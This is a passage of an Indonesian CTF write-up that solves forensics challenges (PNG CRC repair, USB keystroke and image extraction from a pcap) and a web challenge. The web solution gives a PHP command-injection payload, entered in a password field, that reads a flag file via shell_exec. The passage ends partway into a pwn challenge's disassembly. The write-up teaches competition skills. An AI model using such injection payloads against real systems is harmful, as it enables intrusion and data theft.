00000050   06 62 4B 47 44 00 FF 00 FF 00 FF A0 BD A7 93 00   .bKGD. . . á╜ºô.
00000060   00 00 09 70 48 59 73 00 00 0E C3 00 00 0E C3 01   ...pHYs...├...├.
00000070   C7 6F A8 64 00 00 03 F0 7A 54 58 74 52 61 77 20   ╟o¿d...≡zTXtRaw
00000080   70 72 6F 66 69 6C 65 20 74 79 70 65 20 78 6D 70   profile type xmp
```




```
00000450   CD 5B 90 E7 7B 70 CF FF 37 D6 99 9B 3F 3D 95 B9   ═[Éτ{p╧ 7╓Ö¢?=ò╣
00000460   15 15 97 D7 FF 2B F2 1F 95 8E 04 21 0D 71 A8 4A   ..ù╫ +≥.òÄ.!.q¿J
00000470   00 00 FF FF 49 44 41 54 78 DA EC FD 57 B7 24 C9   ..  IDATx┌∞²W╖$╔
00000480   91 26 08 8A 88 AA 99 B9 5F 1A 3C 32 91 48 F0 02   æ&.èê¬Ö╣_.<2æH≡.
00000490   0A 85 EA A9 EE 3E D5 B3 E4 EC D9 97 FD 17 BB 7F   .àΩ⌐ε>╒│Σ∞┘ù².╗⌂
000004A0   65 DF E6 BF EC BF D8 B3 F3 32 BB 33 73 B6 A7 AB   e▀µ┐∞┐╪│≤2╗3s╢º½
```

Lalu kita coba save menjadi a.png dan cek file menggunakan **pngcheck**.




```
frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  pngcheck -v a.png
File: a.png (150063 bytes)
  chunk IHDR at offset 0x0000c, length 13
    500 x 500 image, 24-bit RGB, non-interlaced
  chunk cHRM at offset 0x00025, length 32
    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk bKGD at offset 0x00051, length 6
    red = 0x00ff, green = 0x00ff, blue = 0x00ff
  chunk pHYs at offset 0x00063, length 9: 3779x3779 pixels/meter (96 dpi)
  chunk zTXt at offset 0x00078, length 1008, keyword: Raw profile type xmp
  chunk IDAT at offset 0x00474, length 65535
    zlib: deflated, 32K window, maximum compression

    private (invalid?) row-filter type (255) (warning)
  CRC error in chunk IDAT (computed 229c0383, expected d7e37dc4)
ERRORS DETECTED in a.png
```

Diperoleh bahwa terdapat **error** pada CRC chunk IDAT. Saya pun melihat referensi https://inspiremari.nl/fixing-png-crc-errors-on-linux/



```
frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  optipng -fix a.png
** Processing: a.png
Warning: bad adaptive filter value
500x500 pixels, 3x8 bits/pixel, RGB
Recoverable errors found in input. Fixing...
Input IDAT size = 65535 bytes
Input file size = 42104 bytes

Trying:
  zc = 9  zm = 8  zs = 0  f = 0         IDAT size = 44610
  zc = 9  zm = 8  zs = 0  f = 5         IDAT size = 35653
  zc = 9  zm = 8  zs = 1  f = 5         IDAT size = 35469

Selecting parameters:
  zc = 9  zm = 8  zs = 1  f = 5         IDAT size = 35469

Output IDAT size = 35469 bytes (30066 bytes decrease)
Output file size = 36629 bytes (5475 bytes = 13.00% decrease)

** Status report
1 file(s) have been processed.
1 error(s) have been encountered.
1 erroneous file(s) have been fixed.
```


Cek kembali file tersebut.



```
frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  pngcheck -v a.png
File: a.png (36629 bytes)
  chunk IHDR at offset 0x0000c, length 13
    500 x 500 image, 24-bit RGB, non-interlaced
  chunk cHRM at offset 0x00025, length 32
    White x = 0.3127 y = 0.329,  Red x = 0.64 y = 0.33
    Green x = 0.3 y = 0.6,  Blue x = 0.15 y = 0.06
  chunk pHYs at offset 0x00051, length 9: 3779x3779 pixels/meter (96 dpi)
  chunk zTXt at offset 0x00066, length 1008, keyword: Raw profile type xmp
  chunk bKGD at offset 0x00462, length 6
    red = 0x00ff, green = 0x00ff, blue = 0x00ff
  chunk IDAT at offset 0x00474, length 35469
    zlib: deflated, 32K window, maximum compression
  chunk IEND at offset 0x08f0d, length 0
No errors detected in a.png (7 chunks, 95.1% compression).
```


Sekarang, file a.png sudah tidak corrupt. Berikut adalah isi file a.png.

Dengan mengecek metadatanya, diperoleh



```
Text Layer Name                 : GEMASTIKITB{m33t_mE_4t_m1dniGht}
Text Layer Text                 : GEMASTIKITB{m33t_mE_4t_m1dniGht}
Background Color                : 255 255 255
Image Size                      : 500x500
Megapixels                      : 0.250
```

## usb



Challenge

0 Solves

usb

500

foren

did u know about usb packet capture

rach#5368

chall.pcapng

Flag

Submit

**Attachment:**
**https://drive.google.com/drive/folders/1XDBqUBETaDtRSrrJs0e6CbCW6v_S-pFk?usp=sharing**

**FLAG: GEMASTIKITB{u5b_c4pTur3_1s_k1nD4_C00IL}**

Pertama buka wireshark lalu kita filter paketnya dengan ini

```
usb.transfer_type == 0x01 and frame.len == 35 and !(usb.capdata == 00:00:00:00:00:00:00:00)
```

Lalu, CTRL+A dan export selection saja.
Selanjutnya kita pakai tshark


```
tshark -r ./hasil_export.pcap -Y 'usb.capdata && usb.data_len == 8' -T fields -e usb.capdata | sed 's/../:&/g2' > keystrokes.txt
```

Jangan lupa install tool namanya ctf-usb-keyboard-parser.

https://github.com/TeamRocketIst/ctf-usb-keyboard-parser


Lalu jalankan perintah ‘python3 usbkeyboard.py keystrokes.txt’

Hasilnya




```
board.py keystrokes.txt
ACVnot⇧h⇧ere's part 2⌫(2/2): 1s_l0w⌫⇧W⇧⌫wwk33y⌫⌫⌫⌫⌫⌫⌫⌫k1n⇧d⇧4_⇧c⇧00l⇧l⇧}
```

Untuk part (1/2) sort wireshark based on length. Lalu, export binary (jadi .raw )satu-satu packet dengan length 16411 dan 12315, intinya yg binary nya ada PNG header. Selanjutnya




```
.........  .`.q....
tEXtComm ent.Imag
e index:  26..$..
.4#IDATx ...k..E.
.......|  ..D.UV..
```


perhatikan . Sounds sketchy aint it ? ada comment image index. Jadi mari kita cek dengan exiftool



```
Interlace                              : Noninterlaced
Comment                                : Image index: 5
```

.dan ternyata ada urutan gambarnya dung. Jadi dengan manual 1 1. Kayak kuli jawa, kita exiftool setiap file .raw dan kita rename sesuai index. Selanjutnya tinggal masukin google docs 1 1 disusun. Voila.


Untitled document
File Edit View Insert Format Tools Extensions Help
Share
100%
Normal text
Arial
11
Editing
Summary
Outline
Headings you add to the document will appear here.



QR Code Barcode Reader Online

Read QR Code, GS1 QR Code barcode from your camera or from image in various supported formats.


Powered by aspose.com and aspose.cloud

**Type:** QR

Part (1/2): GEMASTIKITB{u5b_c4pTur3_

# WEB

## Serial Sensation



Serial Sensation

456

My momma used to tell me that i have that sensation to be famous. So i decided to make a website that will show userinfo of their account. I swear it has good security.

**reee#9594**

http://20.5.48.98:8001

**FLAG: GEMASTIKITB{m0re_l1k3_INS3cur3_deS3riaLizAt10N}**

Dari behaviour web dilihat kalau ternyata dia bisa execute command. Jadi kita lakukan command injecting for php.

Payload ditaruh di kolom password.


```
';echo shell_exec("cd ../../../secret_folder/really_secret;cat
flag_112f3a99b283a4e1788dedd8e0e5d35375c33747.txt");'
```

# CRYPTO

HEHEHE :D

# PWN

## kantan desu



kantan desu

100

My friends really love japanese, yesterday i asked him what does that means, instead of answering me he challenge me to solve this problem. Can you help me to solve this?


**reee#9594**

`nc 20.5.48.98 8005`

**Attachment:**
https://drive.google.com/file/d/1-fWIC0I3HMueLQqe66sx9Q35VjFMrAHh/view?usp=drive_link


**FLAG: GEMASTIKITB{wh4t_did_wat4sh1_say_pr3tty_Kantann_deseuunee}**

Ini soal stack overflow biasa. Kalau dibuka di gdb, kita bisa lihat di fungsi **vuln** ada dipanggil strcmp, dimana salah satunya merupakan input kita.




```
0x0804932e <+344>:    lea    -0x1fdc(%ebx),%eax
0x08049334 <+350>:    push   %eax
0x08049335 <+351>:    lea    -0x56(%ebp),%eax
0x08049338 <+354>:    push   %eax
0x08049339 <+355>:    call   0x8049050 <strcmp@plt>
```

Bisa dilihat bahwa terdapat hex yang berupa string dimulai dari vuln+21.




```
   0x080491e5 <+15>:    add    $0x2e1b,%ebx
   0x080491eb <+21>:    movl   $0x0,-0x4c(%ebp)
   0x080491f2 <+28>:    movl   $0x0,-0x48(%ebp)
   0x080491f9 <+35>:    movl   $0x0,-0x44(%ebp)
   0x08049200 <+42>:    movl   $0x0,-0x40(%ebp)
   0x08049207 <+49>:    movl   $0x0,-0x3c(%ebp)
   0x0804920e <+56>:    movl   $0x0,-0x38(%ebp)
